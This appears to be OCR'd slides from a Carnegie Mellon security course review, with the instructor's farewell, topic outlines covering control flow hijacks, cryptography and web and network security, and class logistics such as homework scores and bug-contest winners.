Course Review

18487-F13

Carnegie Mellon University

A message from David


I very much enjoyed this class. You all were wonderful. There was a lot of hard work. I think what I like the most, though, is people spent time actually thinking. Kudos to all of you.

I also hope you learned something, and that the homework sets were interesting.

Unfortunately, I got called to DC ☹ Sometimes you can't choose these things.


... but I spent thanksgiving making up the last exam, and the TAs will go over everything you need to know.

This Class: Introduction to the Four Research Cornerstones of Security




Software Security


Control Flow Hijacks




Allow attacker ability to run arbitrary code

– Install malware
– Steal secrets
– Send spam



Control Flow Hijacks
Attack
Buffer Overflows
Format String Vulnerabilities
More Buffer Overflows
Mem Read
Mem Write




Control Flow Hijacks
Attack
Buffer Overflows
Format String Vulnerabilities
More Buffer Overflows
Mem Read
Mem Write
Defense
Computation
Control
DEP/NX
Canary
ASLR


Control Flow Hijacks
Attack
Defense
Buffer Overflows
Format String Vulnerabilities
More Buffer Overflows
Mem Read
Mem Write
Computation
Control
DEP/NX
Canary
ASLR
ret2libc
Return-Oriented Programming
Data Ptr Subterfuge
Hijack before RET
Func Ptr Subterfuge
C++ vtable Hijack
Exception Handler Hijack
Brute Force
Unrandomized Code
ret2text
Func Ptr Subterfuge
Stack Juggling
ret2ret
ret2pop
GOT Hijacking

Cryptography


Cryptography
Goals of Crypto
Properties
Secrecy
Authenticity
Integrity
Attacks
CCA
CPA
...
Stream Ciphers
PRNG
RC4
Block Ciphers
Basic Modes
Brute force
DES/AES
Asymmetric Crypto
Algs
RSA
DH
Key Establishment
Digital Sigs
Authentication/Integrity
Hash
MAC


Theory Breakdown



Goals

- Understand and believe you should never, ever invent your own algorithm
- Basic construction
- Basic pitfalls


Network Security


Network Security
Web Security
XSS
Stored XSS
Reflected XSS
SQL Injection
Defense
Sanitization
Stored procedures
Attacks
Basic syntax
Comments
Probes
CSRF
Attack
Defense
Referer Validation
Custom Header
Token validation
Protocols
Kerberos
BGP
Intrusion Detection
Stateful
Stateless
Base Rate

Logistics

Homework 3 Graded

- Average Score: 97



Coolest Bug Contest Winners

1st: Tom Chittenden, Terence An

(Session Hijacking on "Eat Street")

2nd: Charles Chong, Matthew Sebek
